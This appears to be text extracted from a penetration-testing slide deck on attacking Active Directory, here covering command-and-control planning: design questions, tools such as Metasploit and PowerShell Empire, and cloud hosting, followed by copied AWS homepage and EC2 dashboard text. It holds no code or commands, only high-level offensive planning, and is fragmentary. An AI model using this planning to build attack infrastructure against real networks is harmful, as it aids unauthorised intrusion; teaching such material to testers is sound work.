


# Attacking Active Directory Attack Path




# Attacking Active Directory

## Attack Path



# Attacking Active Directory Attack Path





A large, bright yellow and orange nuclear explosion cloud fills the background of the slide. The cloud is billowing and has a textured, fiery appearance. The title text is overlaid on this background.

# COMMAND AND CONTROL

# Command & Control Design Considerations



Need for stealth?

Skill of target?

Length of attack?

What's in Scope?



# Command & Control

OS:

Kali Linux

Handlers/Automation:

Metasploit


Powershell Empire

Hosting:

AWS


Digital Ocean

# Command & Control Simple Setup







# Command & Control Simple Setup



# Command & Control Simple Setup



# Command & Control Simple Setup



# Command & Control

## <https://aws.amazon.com/>

### re:Invent Announcements

Read about all of the new features and services

[Explore the launches »](#)

# AWS re:Invent

Get Started with AWS for Free

[Create a Free Account](#)

**Amazon S3**  
5GB storage, 20k Get requests  
and 2k Put requests

[View AWS Free Tier Details »](#)



**AMAZON LIGHTSAIL**  
Easiest way to get started on AWS



**AWS DEEP LEARNING AMIS**  
Deep learning in the cloud made simple  
using Apache MXNet and TensorFlow



**AMAZON CLOUDFRONT**  
Securely deliver data, videos, apps, and  
APIs with low latency and high speed



**AMAZON ECS**  
Easily deploy, manage, and scale  
container workloads

# Command & Control

## EC2 Dashboard

The screenshot displays the AWS Management Console interface for the EC2 Dashboard. The top navigation bar includes the AWS logo, 'Services' dropdown, 'Resource Groups' dropdown, and a notification bell. The left sidebar contains a navigation menu with 'EC2 Dashboard' selected, followed by 'Events', 'Tags', 'Reports', 'Limits', and expandable sections for 'INSTANCES', 'IMAGES', and 'ELASTIC BLOCK STORE'. 